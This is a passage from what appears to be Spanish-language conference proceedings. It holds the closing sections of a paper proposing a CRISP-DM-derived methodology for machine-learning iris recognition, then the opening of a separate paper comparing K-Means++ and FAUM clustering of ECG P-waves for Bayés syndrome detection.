


Figura 3: Evolución de las metodologías de DM [17]

realizarse a continuación. Las flechas indican las dependencias más importantes y frecuentes entre fases. A continuación, se realiza una breve reseña del objetivo principal de cada fase:

- **Comprensión del Negocio:** Esta fase inicial se enfoca en comprender los objetivos y requisitos del proyecto. Luego convierte este conocimiento en una definición de problema de minería de datos y define un plan preliminar diseñado para lograr los objetivos.
- **Comprensión de los datos:** en esta fase se realiza la recopilación inicial de datos y continúa con las actividades que le permiten familiarizarse con los datos, identificar problemas de calidad de los datos, descubrir los primeros conocimientos sobre los datos y/o detectar subconjuntos de interés para formar hipótesis sobre información oculta.
- **Preparación de los datos:** La fase de preparación de datos cubre todas las actividades necesarias para construir el conjunto de datos final a partir de los datos en bruto iniciales. Es probable que las tareas de preparación de datos se realicen varias veces y no en un orden prescrito. Las tareas incluyen la selección de tablas, registros y atributos, así como la transformación y limpieza de datos para herramientas de modelado.
- **Modelado:** En esta fase, se seleccionan y aplican varias técnicas de modelado y sus parámetros se calibran a valores óptimos. Normalmente, existen varias técnicas para el mismo tipo de problema de minería de datos. Algunas técnicas tienen requisitos específicos sobre la forma de los datos. Por lo tanto, a menudo es necesario volver a la fase de preparación de datos.
- **Evaluación:** Antes de proceder con la implementación final del modelo, es importante evaluar a fondo y revisar los pasos ejecutados para crearlo, asegurando que el modelo logre adecuadamente los objetivos. Al final de esta fase, se debe tomar una decisión sobre el uso de los resultados de la minería de datos.
- **Implementación:** La creación del modelo generalmente no es el final del proyecto. Incluso si el

propósito del modelo es aumentar el conocimiento de los datos, el conocimiento adquirido deberá organizarse y presentarse de manera adecuada.




Figura 5: Esquema de los 4 niveles de CRISP-DM [20].




Figura 6: Fases de la metodología CRISP-DM [20].

4. Propuesta de marco metodológico

En base al análisis realizado es que surge la necesidad de proponer un marco metodológico adaptado de la metodología CRISP-DM específico para proyectos de sistemas de reconocimiento de iris mediante el uso de técnicas de Machine Learning. Es importante recordar que estas fases no son rígidas y que puede existir retroalimentación entre ellas. En la Figura 7 se presenta el

esquema metodológico inicial propuesto. A continuación, se detallan brevemente las fases generales:

- **Entendimiento del problema**

La primera tarea a desarrollar en esta fase es definir de forma clara el objetivo del problema que se desea resolver, determinar cuáles son los requisitos y definir los criterios de éxito. En cuanto a éstos últimos, pueden ser de tipo cualitativo, en cuyo caso se califica el resultado del proceso de Machine Learning o de tipo cuantitativo. Para el caso de un sistema de reconocimiento de iris, se podría por ejemplo, definir un umbral para las probabilidades de la Tasa de Falsa Identificación (TFI) y para la Tasa de Falso Rechazo (TFR). En esta fase, es muy importante la capacidad de poder convertir el conocimiento adquirido, en un problema de aprendizaje de los datos cuya meta sea la definición de un plan preliminar para alcanzar los objetivos propuestos.

Tareas -> Definición de objetivos y requisitos.

- **Comprensión de los datos**

Este punto incluye en primer lugar realizar la recolección de los datos iniciales. Para el caso específico de un sistema de reconocimiento de iris, se debe determinar cómo fue el proceso de adquisición de imágenes, es decir, la captura de la imagen de la región del ojo humano. Esta imagen debe ser de alta calidad para que funcione correctamente con el sistema de reconocimiento de iris. Por ejemplo, la iluminación de la imagen debe eliminarse porque dará como resultado imágenes de mala calidad con mucho reflejo. Aquí se deben determinar los posibles problemas y soluciones inherentes a este proceso. Si bien es posible generar una base de datos propia, en este tipo de sistemas es habitual el uso de bases de datos públicas como por ejemplo (CASIA, UBIRIS, etc.) Una vez adquiridos los datos iniciales, se deben describir los mismos. Este proceso involucra establecer volúmenes de datos (número de registros y campos por registro), su identificación, el significado de cada campo y la descripción del formato inicial. Luego, se procede a su exploración, cuyo fin es encontrar una estructura general para los datos. Por último, es necesario verificar la calidad de los datos. En esta tarea, se efectúan verificaciones sobre los datos, para determinar la consistencia de los valores individuales de los campos, la cantidad y distribución de los valores nulos, y para encontrar valores fuera de rango, los cuales pueden constituirse en ruido para el proceso. La idea en este punto, es asegurar la completitud y corrección de los datos.

Tareas -> Recolección, descripción, exploración y evaluación de los datos.

- **Preparación de los datos**

Una vez efectuada la recolección inicial y comprensión de los datos, se procede a la selección y limpieza de los mismos. Antes de extraer las características de la imagen original del ojo se debe preprocesar la imagen para

localizar los límites de la pupila y el iris y así poder normalizar el iris. Es decir, se deben quitar las partes irrelevantes como párpados y pestañas. El efecto de iluminación también se eliminará en esta etapa. Para ello se utilizan diferentes algoritmos como por ej. Filtro gaussiano de paso bajo el cual permite suavizar y agudizar la imagen del ojo. Para la extracción de características se utilizan diferentes métodos como por ejemplo codificación wavelet, filtro abor, filtro Log-Gabor, filtro de Gabor 2D, etc. Todo este proceso permite la adaptación de los datos para el uso de las técnicas de Machine Learning que se utilicen posteriormente. Es decir, se deben seleccionar los datos a los que se va a aplicar una determinada técnica de modelado apoyándose en los criterios definidos en las fases anteriores. La tarea de limpieza de los datos permite optimizar la calidad de los datos con el objetivo de prepararlos para la fase de modelación. Esta tarea es una de las que más tiempo y esfuerzo consume, debido a la diversidad de técnicas que pueden aplicarse. Para el caso de un sistema de reconocimiento de iris, el proceso de segmentación constituye un paso clave ya que si el iris no está correctamente localizado las etapas posteriores utilizarán datos erróneos. La preparación de los datos en esta fase es clave, puesto que en función de la técnica de modelado elegida, los datos requieren ser procesados de diferentes formas. Es así que las fases de preparación y modelado interactúan de forma permanente.

Tareas -> Selección de los datos y limpieza.

- **Modelado**

En esta fase se seleccionan las técnicas de modelado más apropiadas para el proyecto. Normalmente, existen varias técnicas para el mismo tipo de problema de Machine Learning. Algunas tienen requisitos específicos sobre la forma de los datos. Por lo tanto, a menudo es necesario volver a la fase de preparación de datos. Los parámetros utilizados en la generación del modelo, dependen de las características de los datos y de las características de precisión que se quieran lograr con el modelo. En un sistema de reconocimiento de iris se pueden usar diversos métodos para la etapa de clasificación y matching como por ejemplo la distancia de hamming [24]. También se pueden utilizar como clasificadores las técnicas de Machine Learning SVM y redes neuronales. Una vez construido un modelo, se debe generar un procedimiento destinado a probar la calidad y validez del mismo. Típicamente se separan los datos en dos conjuntos, uno de entrenamiento y otro de prueba, para luego construir el modelo basado en el conjunto de entrenamiento y medir la calidad del modelo generado con el conjunto de prueba. Después de seleccionada la técnica, se ejecuta sobre los datos previamente preparados para generar uno o más modelos. La selección de los mejores parámetros es un proceso iterativo y se basa exclusivamente en los resultados generados. Estos deben ser interpretados y su rendimiento justificado. Finalmente se evalúa el modelo.




Figura 7: Marco metodológico propuesto.

Tareas -> Selección de técnica de modelado, construcción y evaluación del modelo.

- **Evaluación**

Una vez que se tienen todos los datos preparados, ya se puede empezar a entrenar el modelo. Es importante evaluar a fondo y revisar los pasos ejecutados para crearlo, para asegurarse de que el modelo logre adecuadamente los objetivos.

Para ello, se realizan diferentes entrenamientos con distintos algoritmos y parámetros de los mismos. Evaluando los resultados, se puede saber qué algoritmos y con qué parámetros se obtienen mejores resultados. En lo que respecta a los sistemas de reconocimiento de iris, en la sección 5, se hace referencia a trabajos recientes que han demostrado que el uso Deep Learning y Redes neuronales logran tasas de precisión significativamente alta mejorando aspectos de eficiencia y confiabilidad. Los resultados del modelo podemos verlos mediante la utilización de distintas herramientas que permitan la visualización del desempeño de un algoritmo de aprendizaje utilizado. Es una manera de medir los aciertos y errores de cada una de las clases a predecir. En el caso del sistema de reconocimiento de iris mediante Machine Learning podría utilizarse por ejemplo una matriz de confusión.

Tareas -> Evaluación de resultados y revisión del proceso.

- **Implementación**

Finalmente, se implementa el modelo seleccionado que permitirá obtener una predicción precisa y estable. Una vez que el modelo ha sido construido y validado, se transforma el conocimiento obtenido en acciones concretas basadas en la observación del modelo y sus resultados, ya sea aplicando el modelo a diferentes conjuntos de datos o como parte del proceso. En esta etapa se confecciona un plan de implementación, pues se deben documentar y presentar los resultados obtenidos. La tarea de revisión del proyecto evalúa qué fue lo correcto y qué lo incorrecto,

qué es lo que se hizo bien y qué es lo que se requiere mejorar.

Tareas -> Plan de implementación y revisión del proyecto.

5. Conclusiones y trabajo futuro

En esta primera etapa inicial de diseño del marco metodológico, se optó por enfocar la atención en proponer tareas generales en cada fase para implementarlas en un sistema de reconocimiento biométrico de iris utilizando técnicas de Machine Learning. Las actividades recomendadas en cada fase de este marco metodológico surgen de prácticas usuales de distintos proyectos de Machine Learning y minería de datos. Sin lugar a dudas, la adopción de un marco metodológico en este tipo de proyectos favorece la calidad del proceso para la obtención de datos confiables en forma eficiente. Como trabajo futuro se propone profundizar las fases de preparación de los datos y modelado, consideradas esenciales para el éxito de un sistema de reconocimiento biométrico, avanzando en una descripción más detallada de las tareas que las conforman definiendo sus objetivos específicos y los documentos entregables de cada una. Por otro lado, se pretende profundizar en la aplicación de diferentes formas de medir su éxito, es decir, utilizando métricas específicas y criterios de aceptación.

Referencias

- [1] Anil K. Jain, Arun Ross and Salil Prabhakar. "An introduction to biometric recognition", IEEE Transactions on Circuits and Systems for Video Technology., 14(1), 2004.
- [2] J. L. Wayman, "Fundamentals of Biometric Authentication Technologies", International Journal of Image and Graphics, Vol. 1, No. 1, pp. 93-113, 2001.
- [3] Prabhakar, S., S. Pankati and A. K. Jain (2003). Biometric Recognition: Security and Privacy concerns. Proc. of the IEEE Security and Privacy, 2003.

- [4] Bilgehan Arslan, Ezgi Yorulmaz, Burcin Akca, Seref Sagioglu. Security Perspective of Biometric Recognition and Machine Learning Techniques. 2016 15th IEEE International Conference on Machine Learning and Applications. 2016.
- [5] Al-Waisy AS, Qahwaji R, Ipson S et al. A multi-biometric iris recognition system based on a deep learning approach. *Pattern Analysis and Applications*. 21(3): 783-802. 2017
- [6] Alaa S. Al-Waisy, Rami Qahwaji, Stanley Ipson, Shumoos Al-Fahdawi & Tarek A. M. Nagem, A multi-biometric iris recognition system based on a deep learning approach, 2017.
- [7] Shervin Minaee, Amirali Abdolrashidi, Hang Su, Mohammed Bennamoun, David Zhang , *Biometric Recognition Using Deep Learning: A Survey*, 2020.
- [8] K. Saminathan¹, T. Chakravarthy² and M. Chithra Devi. Iris recognition based on kernels of support vector machine special issue on soft –computing theory, application and implications in engineering and technology, volume 05, Issue: 02,2015.
- [9] Neda Ahmadi, Mehrbakhsh Nilashib, Sarminah Samadd, Tarik A. Rashide, Hossein Ahmadif, An intelligent method for iris recognition using supervised machine learning techniques, 2019.
- [10] Colin Shearer. The CRISP-DM model: the new blueprint for data mining. *Journal of data warehousing*, 5(4):13–22, 2000.
- [11] Fernando Martínez-Plumed, Lidia Contreras-Ochando, César Ferri , José Hernández Orallo, Meelis Kull, Nicolas Lachiche, Maréa José Ramírez Quintana, and Peter A Flach. CRISP-DM twenty years later: From data mining processes to data science trajectories. *IEEE Transactions on Knowledge and Data Engineering*, 201).
- [12] Toni Darmawan, Anggih Surya Birawa, Ery Eryanto, Tuga Mauritsius Credit Classification Using CRISP-DM Method On Bank ABC Customers, 2020.
- [13] Daugman, J.G. High confidence visual recognition of persons by a test of statistical independence. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 15(11), 1148–1161. 1993
- [14] Maria De Marsico , Alfredo Petrosino , Stefano Ricciardi , Iris Recognition through Machine Learning Techniques: a Survey , *Pattern Recognition Letters*. 2016.
- [15] Shervin Minaee, Amirali Abdolrashidi, Hang Su, Mohammed Bennamoun, David Zhang. *Biometric Recognition Using Deep Learning: A Survey*. 2020
- [16] I. Devi, G.R. Karpagam and B. Vinoth Kumar. A survey of machine learning techniques. *Int. J. Computational Systems Engineering*, Vol. 3, No. 4, 2017.
- [17] Fernando Martínez-Plumed, Lidia Contreras-Ochando, Cèsa Ferri, Peter Flach, Jossé Hernández-Orallo, Meelis Kull, Nicolas Lachiche and María José Ramírez-Quintana. CASP-DM: Context Aware Standard Process for Data Mining. 2017.
- [18] Fayyad, U., Piatetsky-Shapiro, G., and Smyth, P. The kdd process for extracting useful knowledge from volumes of data. *Commun. ACM*, 39(11):27–34. 1996.
- [19] Fayyad, U. M., Piatetsky-Shapiro, G., Smyth, P., and Uthurusamy, R. *Advances in knowledge discovery and data mining*. 1996.
- [20] Chapman, P., Clinton, J., Kerber, R., Khabaza, T., Reinartz, T., Shearer, C., and Wirth, R. *Crisp-dm 1.0 step-by-step data mining guide*. 2000.
- [21] Emeka Ogbuju, Adetunji Philip Adetayo and Patrick Obilikwu, A Face Recognition System for Attendance Record. 2020.

P-Wave Clustering Methods for Bayès Syndrome Detection

Lorena G. Franco

*Universidad Nacional
del Centro de Buenos
Aires, Universidad
Nacional
Tecnológica,
Argentina
francol.edu.ar@gmail
.com*

Luis A. Escobar

*Fac. Medicina,
Universidad CES,
Colombia
lescobar9448@gmai
l.com*

José M. Massa

*INTIA, Fac. Cs.
Exactas Universidad
Nacional del Centro de
Buenos Aires,
Argentina
josem.massa@gmai
l.com*

Antoni Bayés de
Luna

*Fundación
Investigación
Cardiovascular.
Programa
Cardiovascular-
ICCC, Institut de
Recerca del
Hospital de la
Santa Creu I Sant
Pau, IIB-Sant Pau,
Barcelona, España
abayes@santpa
u.cat*

Resumen

El Síndrome de Bayés presenta notables asociaciones con múltiples afecciones médicas y por lo tanto resulta de interés su reconocimiento en una etapa temprana. En este artículo se comparan dos métodos de agrupamiento, K-Means++ y FAUM. Previo a la aplicación de los métodos se debió realizar un proceso de digitalización para el conjunto de imágenes de ECG disponibles. En el caso de K-Means++ se utilizaron dos implementaciones. El método se aplicó mediante la herramienta Matlab y también mediante FAUM. Por último, se experimentó con un método basado en una novedosa técnica de FAUM que aplica cantidad fija de clases. El análisis de los agrupamientos obtenidos con los métodos mencionados, nos permiten destacar la implementación de K-Means++ que obtuvo un F1-Score cercano al 90%. Los resultados alcanzados son alentadores para continuar con la aplicación de estos métodos en la detección del Síndrome de Bayés.

Palabras clave— Síndrome de Bayés, ECG, procesamiento, K-Means++, FAUM, agrupamiento.

I. Introducción

Este trabajo presenta una comparación de dos métodos de agrupamiento o clustering: K-Means++ (utilizando dos implementaciones) y FAUM. Estos métodos fueron utilizados de forma semi-supervisada y predictiva para

clasificar la morfología de la onda P del electrocardiograma (ECG) con el objetivo de evaluar su aplicación posterior en la detección del Síndrome de Bayés. Este Síndrome ha sido estudiado en las últimas décadas por quien le da el nombre, el Dr Antonio Bayés de Luna [1-3].

Dentro del marco de las enfermedades cardiovasculares, se puede mencionar que en los últimos años se ha demostrado la asociación del Síndrome de Bayés a múltiples afecciones médicas del sistema circulatorio. El concepto de Bloqueo Interauricular (BIA), el más frecuente y relevante a nivel auricular, consiste en la existencia de una conducción retrasada entre la aurícula derecha y la aurícula izquierda. Se dividió el BIA de la misma manera que a nivel ventricular, sinoauricular y auriculoventricular en primer grado o parcial, tercer grado o avanzado y segundo grado o intermitente [2, 4, 5, 6, 7, 8].

Bayés de Luna et al. [1] analizaron ECGs, demostrando una prevalencia de BIA avanzado del 1%, mientras que cuando se seleccionó solo a los pacientes con cardiopatía estructural la prevalencia fue del 2%.

El BIA, que permanece en gran medida subdiagnosticado, presenta notables asociaciones con alteraciones médicas que incluyen fibrilación auricular, isquemia miocárdica, agrandamiento de la aurícula izquierda y émbolos sistémicos [9]. En el artículo [10] se concluyó que el BIA debía ser considerado como un novedoso factor de riesgo para accidente cerebrovascular cardioembólico. En función de lo expuesto resulta de interés su reconocimiento en una etapa temprana.

El diagnóstico de BIA parcial o avanzado puede realizarse analizando el ECG. En la actualidad no se presentan métodos automáticos de detección del bloqueo mencionado. Sin embargo, cabe destacar la existencia de diferentes métodos de detección de las ondas en el ECG [11-12] y específicamente de la onda P [13-16]. Estos métodos al igual que la mayoría de los recomendados en la bibliografía disponible, abordan con éxito el problema por medio de técnicas basadas en el análisis de frecuencia como Wavelets y Fourier, entre otros. Considerando las múltiples opciones existentes resulta interesante explorar este problema desde el punto de vista de la clasificación. Las técnicas para estos problemas han registrado una importante mejora en su eficacia y eficiencia en los últimos años, impulsadas por los problemas clasificados como Big Data [17]. En el contexto señalado el interés se centró en técnicas de agrupamiento de forma semi-supervisada en las que una muestra de cada clase se etiqueta manualmente.

La onda P revela información valiosa, aunque su detección precisa es una tarea difícil y desafiante debido a su poca amplitud, su baja relación señal ruido, las oscilaciones de la línea de base y morfologías extrañas que pueden presentarse [16, 18].

Hoy en día los avances tecnológicos permiten que muchos equipos generen los resultados del ECG en más de un formato. A pesar de esta evolución, solamente algunos centros y especialistas en Cardiología con gran volumen de pacientes almacenan los electrocardiogramas en formato digital. Frente a este contexto y debido a que los ECG disponibles son resultado del seguimiento a lo largo de los años de pacientes que presentaron BIA, se procesaron electrocardiogramas que se encuentran en soporte papel y por lo tanto, fue necesaria su digitalización. La misma se realizó teniendo en cuenta que se debe preservar principalmente la onda P. En trabajos anteriores [19] los autores exploraron técnicas de digitalización y segmentación orientadas a preservar esta onda.

En este trabajo se propone aplicar técnicas para agrupar ondas P en diferentes grupos correspondientes a morfologías utilizadas en el diagnóstico del BIA: Onda P normal, Onda P bimodal (bloqueo de primer grado), Onda P con morfología negativa y por último onda P (bifásica) o \pm (bloqueo de tercer grado).

Como se puede observar en el estado del arte presentado, los problemas de análisis de señales temporales han sido tratados en general por medio de técnicas de análisis de frecuencias. Sin embargo, en las últimas décadas, el avance del área de conocimiento de la Ciencia de Datos ha contribuido al desarrollo de métodos de agrupamiento y clasificación. Dentro de los primeros, el método K-Means (y sus variantes más modernas como K-Means++) [20-21] ha demostrado ser exitoso en una gran cantidad de problemas [22]. Este método agrupa datos en una cantidad fija k de clases. El otro método utilizado en este trabajo se basa en una técnica novedosa llamada Fast Autonomous Unsupervised Multidimensional (FAUM) [23]. Esta última técnica incorpora un algoritmo heurístico basado en un análisis de la entropía y el equilibrio de

cardinalidad entre clases. FAUM encuentra de forma automática una cantidad de clases de forma no supervisada. Además, es posible establecer una cantidad fija de clases al igual que K-Means, aunque internamente utiliza un algoritmo jerárquico basado en la cardinalidad de clases y el uso de funciones de distancia no euclídeas en casos de dimensiones mayores a 3.

Como se mencionó anteriormente, si bien estos métodos pertenecen a la categoría de métodos de agrupamiento no supervisado, como se observa en la bibliografía [24-25], es posible utilizarlos como clasificadores si se los utiliza de forma semi-supervisada, introduciendo en cada clase una muestra etiquetada de forma de etiquetar el resto de las muestras de la misma clase luego del agrupamiento.

Luego de aplicar estos métodos, se observó que es posible agrupar las muestras conteniendo ondas P en los grupos correspondientes. Esto puede evidenciarse a través de los indicadores de análisis de la matriz de confusión: Precision, Accuracy, Recall y F1-Score.

A continuación, en la sección II se presentará una síntesis de los materiales y métodos de agrupamiento propuestos. En la sección III se muestran los resultados obtenidos. En la sección IV presenta un análisis de los resultados obtenidos, mientras que en la sección V se presentan las conclusiones elaboradas. Posteriormente se mencionan las personas que colaboraron en este trabajo.

II. Materiales y Métodos

En esta sección se presentan las características de los ECG utilizados y los métodos de agrupamiento aplicados.

A. Materiales

En cuanto a los materiales, se utilizaron 49 muestras de un total de 600 ECG procedentes de las investigaciones del Dr. Bayés y su grupo de trabajo, en el contexto de un proyecto conjunto de colaboración. Estas muestras consisten en imágenes de ECG en papel, las cuales fueron escaneadas a una resolución no menor a 1754x1240 píxeles. Luego a dichas muestras se les aplicó un proceso de digitalización basado en el trabajo previo [19] para preservar la onda P. En la **Figura 1** se observan ejemplos de ondas P.




Figura 1: ECG con BIA Avanzado.

B. Métodos

Los métodos utilizados se presentan en las secciones: I) Digitalización y extracción de valores, II) Construcción del conjunto a agrupar III) Agrupamiento por K-Means++ (implementación con Matlab), IV) Agrupamiento con K-Means++ (Implementación FAUM) y V) Agrupamiento por FAUM ajustado.

B. I) Digitalización y extracción de valores

En cuanto a los métodos aplicados, el proceso de digitalización se realizó por medio de un umbrulado y una binarización. Previamente se recortaron de las imágenes que contienen toda la señal, los fragmentos donde se encuentra la onda P. Luego de la binarización, para poder obtener una curva del menor espesor posible, y por lo tanto mejorar la precisión, se aplicó una esqueletización por medio de una erosión múltiple iterativa. Este proceso se ilustra en las Figuras 2a, 2b, 2c y 2d.

Con el fin de establecer una referencia para los valores positivos y negativos de la onda, se aplicó un método basado en la técnica manual utilizada por los médicos que trabajan en este tema [26] que consiste en tomar como referencia algunos puntos sobre toda la señal de la derivación correspondiente y trazar un segmento que pase por estos puntos siguiendo el método de cuadrados mínimos.

El siguiente paso fue obtener, utilizando el segmento anterior como referencia de valor cero, una lista de valores de intensidad para cada columna de la imagen, correspondiente a cada elemento de muestreo temporal del ECG. Esta lista de valores se calculó inicialmente con una alta precisión en punto flotante y luego se normalizó entre -1 y 1.




Figura 2: Digitalización de imagen. (a) Imagen original. (b) Binarizado. (c) Umbralización. (d) Esqueletización.

B. II) Construcción del conjunto a agrupar

Para poder aplicar los métodos de agrupamiento, en este caso K-Means++ en Matlab, K-Means++ en FAUM y FAUM en modo ajustado, fue necesario construir un

conjunto de datos con las 49 muestras y para cada una de ellas el conjunto de características a utilizar por los métodos. En este punto es muy importante aclarar que estos métodos de agrupamiento, así como la mayoría de los existentes en la bibliografía [27-29], trabajan bajo la suposición que las características definidas son independientes u ortogonales entre sí. De esta manera, en teoría, si se presentan características formalmente relacionadas entre sí, el agrupamiento podría ser de pobre calidad. Sin embargo, lo que sucede en el problema planteado en este trabajo, es que si bien el comportamiento en este caso de la onda P tiene una cierta predecibilidad en cuanto a lo que se espera que sea una onda P, existen fenómenos fisiológicos, de captura de señal y del mismo Síndrome de Bayés que alteran la forma de la onda. Como consecuencia se convierte en una tarea muy difícil el modelado formal de la onda. Debido a lo anterior, se decidió trabajar con los valores de amplitud temporales como si fuesen independientes para los algoritmos, aunque no lo sean realmente.

El resultado del conjunto obtenido es entonces una matriz de valores, cuyas filas contienen las distintas muestras y las columnas los valores de amplitud para cada lapso de tiempo muestreado. Estas columnas se corresponden con las características que utilizan los distintos métodos de agrupamiento. Específicamente se construyeron dos conjuntos, el conjunto M_f , conteniendo valores de punto flotante entre -1 y 1 para los valores de amplitud y el conjunto M_i conteniendo valores enteros entre 0 y 255. Los valores del conjunto M_i han sido normalizados debido a que el método FAUM se basa en operaciones de desplazamiento de escalas de magnitud en representaciones de punto fijo.

A continuación, en las próximas secciones de este apartado, se presentan los dos métodos de agrupamiento aplicados al conjunto de datos generados.

B. III) Agrupamiento por K-Means++ (Implementación de Matlab)

En este método se utilizó como entrada el conjunto M_f . Se seleccionaron diferentes valores de clases k , que variaron entre 1 y 4. Esta aplicación se realizó utilizando la implementación de K-Means de la herramienta Matlab. Esta implementación en realidad consiste en el método K-Means++ cuyo método de inicialización consiste en establecer las semillas iniciales de los clusters o grupos por medio de un sorteo con probabilidades específicas y una evaluación de una función potencial general [21]. De esta manera, se obtienen semillas iniciales mejor distribuidas en el espacio de características. La función distancia utilizada fue la distancia Euclidiana, debido a que las características generales de la señal hacen que sea más beneficiosa que otras funciones distancia que podrían penalizar pequeñas diferencias en el valor de una característica de dos muestras. Es necesario aclarar que en general, la función de distancia Euclidiana no es adecuada para espacios multidimensionales, pero aun así se justifica su uso en este contexto. Pruebas preliminares utilizando distancias de Chebyshev o Mahalanobis mostraron que en la

comparación de dos muestras idénticas, a una de las cuales se le agregó ruido, se separan considerablemente, lo cual asignaría la misma señal a dos clases diferentes.

B. IV) Agrupamiento por K-Means++ (implementación de FAUM)

Se aplicó el método de K-Means++ implementado en FAUM sobre el conjunto M_i , seleccionando los mismos valores de k que en el caso anterior. El método de inicialización en el cual se basa esta implementación deriva del mismo método utilizado por la implementación de K-Means de Matlab [21], pero se ha modificado para restringir aún más la aleatoriedad de las semillas iniciales. Esto permite a priori llegar a un buen resultado con una cantidad menor de iteraciones. La función de medición de distancia fue la distancia Euclidiana. Otra diferencia sustancial en la implementación utilizada es el empleo de representación de punto fijo para los valores de los vectores característicos de las muestras. Esto permite incrementar la eficiencia temporal por sobre otras aplicaciones de K-Means en un factor de aproximadamente 4 o 5 veces. Si bien este beneficio no representa un impacto significativo en el tiempo de proceso del conjunto de datos de este trabajo, sería muy beneficioso sobre el procesamiento de una gran cantidad de muestras en el caso de utilizar esta implementación en un contexto de screening médico.

B. V) Agrupamiento por FAUM ajustado

